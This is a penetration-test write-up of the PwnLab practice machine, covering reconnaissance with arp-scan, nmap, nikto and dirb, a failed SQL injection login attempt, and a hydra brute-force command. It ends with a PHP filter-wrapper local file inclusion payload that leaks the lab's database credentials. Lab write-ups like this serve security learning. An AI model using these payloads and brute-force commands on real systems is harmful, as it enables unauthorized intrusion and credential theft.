PWN LAB

Name: Ritesh Bardikar

Date: 8/8/2025

Email : riteshbardikar@gmail.com

Table Of Contents

Executive Summary:

I have performed security assessment on 00:0C:29:77:EF:8E(PWN Lab) machine. My objective was to recover the machine's flags, and in order to do so, I had to get over a number of security flaws. Through a simulated attack, I was able to compromise sensitive systems, demonstrating a lack of adequate defences against the cyber threats. I got various weakness present that can further be used for any other activities which I had not used here for gaining the flag.

Potential threats of the security weakness may contain:


- Misusing the open ports available.
- Can manipulate the data through various methods.
- Gaining the shells access.
- Gaining the admins access.
- Backdoor can be created to future.
- Malicious file may get uploaded.
- Hidden files and directory data can be retrieved.

Summary of the Result:

While conducting the security assessment, I discovered a number of vulnerabilities during the security evaluation that could allow an attacker to penetrate the system and alter the database that is already there. Through a number of existing vulnerabilities present, the attacker can get unauthorized access to the database. Attackers can obtain user credentials while gaining access to the database, which will enable them to utilize spoofing to carry out additional harmful actions. I found that an attacker can gain access to the shell, and with additional exploits, they can gain terminal access. Additionally, the attacker will elevate their privileges to the root level after carrying out additional command line execution. Attackers have the ability to alter data and carry out other unethical actions that could endanger the user. This site contains a number of high-risk vulnerabilities that could give an attacker the ability to obtain a ransom from an administrator or user.


Attack Narrative:

Gathering information of the system like getting IP address.



```
#arp-scan 192.168.187.0/24
Interface: ens33, type: EN10MB, MAC: 00:0c:29:0f:33:8c, IPv4: 192.168.187.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.187.1   00:50:56:c0:00:08       VMware, Inc.
192.168.187.2   00:50:56:eb:ac:a5       VMware, Inc.
192.168.187.141 00:0c:29:77:ef:8e       VMware, Inc.
192.168.187.254 00:50:56:e4:5b:d1       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.998 seconds (128.13 hosts/sec). 4 responde
```


Scanning to get information on the open ports.



```
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind 2-4 (RPC #100000)
3306/tcp open  mysql   MySQL 5.5.47-0+deb8u1
MAC Address: 00:0C:29:77:EF:8E (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds
┌─[root@parrot]─[/home/riteshb]
```

Http port is open hence checking for the website vulnerabilities.

Analysing the index page.




PWNLAB

[Home] [Login] [Upload]


Use this server to upload and share image files inside the intranet

Didn’t got any information on the source code of the index page.




```
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
Use this server to upload and share image files inside the intranet</center>
</body>
</html>
```

Scanning the website to get more information.




```
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
```

Got some leads like some php files ,README file,etc. Checking if we get some information on this pages.



No information on config.php page.


README file contained so many information but nothing was important for our activity.



http://192.168.187.141/icons/README

```
Public Domain Icons

     These icons were originally made for Mosaic for X and have been
     included in the NCSA httpd and Apache server distributions in the
     past. They are in the public domain and may be freely included in any
     application. The originals were done by Kevin Hughes (kevinh@kevcom.com).
     Andy Polyakov tuned the icon colors and added a few new images.

     If you'd like to contribute additions to this set, contact the httpd
     documentation project <http://httpd.apache.org/docs-project/>.

     Almost all of these icons are 20x22 pixels in size.  There are
     alternative icons in the "small" directory that are 16x16 in size,
     provided by Mike Brown (mike@hyperreal.org).

Suggested Uses

The following are a few suggestions, to serve as a starting point for ideas.
Please feel free to tweak and rename the icons as you like.

     a.gif
          This might be used to represent PostScript or text layout
          languages.

     alert.black.gif, alert.red.gif
          These can be used to highlight any important items, such as a
          README file in a directory.

     back.gif, forward.gif
          These can be used as links to go to previous and next areas.

     ball.gray.gif, ball.red.gif
          These might be used as bullets.

     binary.gif
          This can be used to represent binary files.

     binhex.gif
          This can represent BinHex-encoded data.

     blank.gif
          This can be used as a placeholder or a spacing element.

     bomb.gif
```

On checking image page we again didn’t got any useful information.




http://192.168.187.141/images/

Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
pwnlab.png	2016-03-15 10:47	13K	

Apache/2.4.10 (Debian) Server at 192.168.187.141 Port 80

Going to login page.




http://192.168.187.141/?page=login

[Home] [Login] [Upload]


Username:
Password:
Login

Checking for random input value and was not able to login.




Username: admin
Password: ●●●●●●

Checking for sql injection




Username: "or""=1"
Password: ●●●●●




Login failed.

While scanning we got some wordlist.



```
START_TIME: Sat Aug  2 20:13:36 2025
URL_BASE: http://192.168.187.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.187.141/ ----
==> DIRECTORY: http://192.168.187.141/images/
+ http://192.168.187.141/index.php (CODE:200|SIZE:332)
+ http://192.168.187.141/server-status (CODE:403|SIZE:303)
==> DIRECTORY: http://192.168.187.141/upload/

---- Entering directory: http://192.168.187.141/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.187.141/upload/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Brute forcing and checking we can get some id password.




```
└──╼ #hydra -L common.txt -P common.txt 'http-get-form://192.168.187.141/?page=login:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=k6ur8lnugfsgc18cao
p1tki2n2;security=low:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-02 23:15:38
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21288996 login tries (l:4614/p:4614), ~1330563 tries per task
[DATA] attacking http-get-form://192.168.187.141:80/?page=login:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=k6ur8lnugfsgc18caop1tki2n2;security=low
:F=Username and/or password incorrect
[80][http-get-form] host: 192.168.187.141   password: .mysql_history
[80][http-get-form] host: 192.168.187.141
[80][http-get-form] host: 192.168.187.141   password: .htpasswd
[80][http-get-form] host: 192.168.187.141   password: .listings
[80][http-get-form] host: 192.168.187.141   password: .listing
[80][http-get-form] host: 192.168.187.141   password: .bashrc
[80][http-get-form] host: 192.168.187.141   password: .cvs
[80][http-get-form] host: 192.168.187.141   password: .cvsignore
[80][http-get-form] host: 192.168.187.141   password: .forward
[80][http-get-form] host: 192.168.187.141   password: .hta
[80][http-get-form] host: 192.168.187.141   password: .htaccess
[80][http-get-form] host: 192.168.187.141   password: .cache
[80][http-get-form] host: 192.168.187.141   password: .config
[80][http-get-form] host: 192.168.187.141   password: .git/HEAD
[80][http-get-form] host: 192.168.187.141   password: .bash_history
[80][http-get-form] host: 192.168.187.141   password: .history
[80][http-get-form] host: 192.168.187.141   password: .passwd
[80][http-get-form] host: 192.168.187.141   password: .perf
[80][http-get-form] host: 192.168.187.141   password: .profile
```

No valid id pass retrieved.

Checking for any LFI vulnerabilties.


We got some kind of hash message while checking for LFI vulnerabilities.



http://192.168.187.141/?page=php://filter/convert.base64-encode/resource=config

PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+

Decoding the message.



Applications Places System
Burp Suite Community Edition v2024.9.5 - Temporary
Burp Project Intruder Repeater View Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions

PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+

```
<?php
$server	  = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

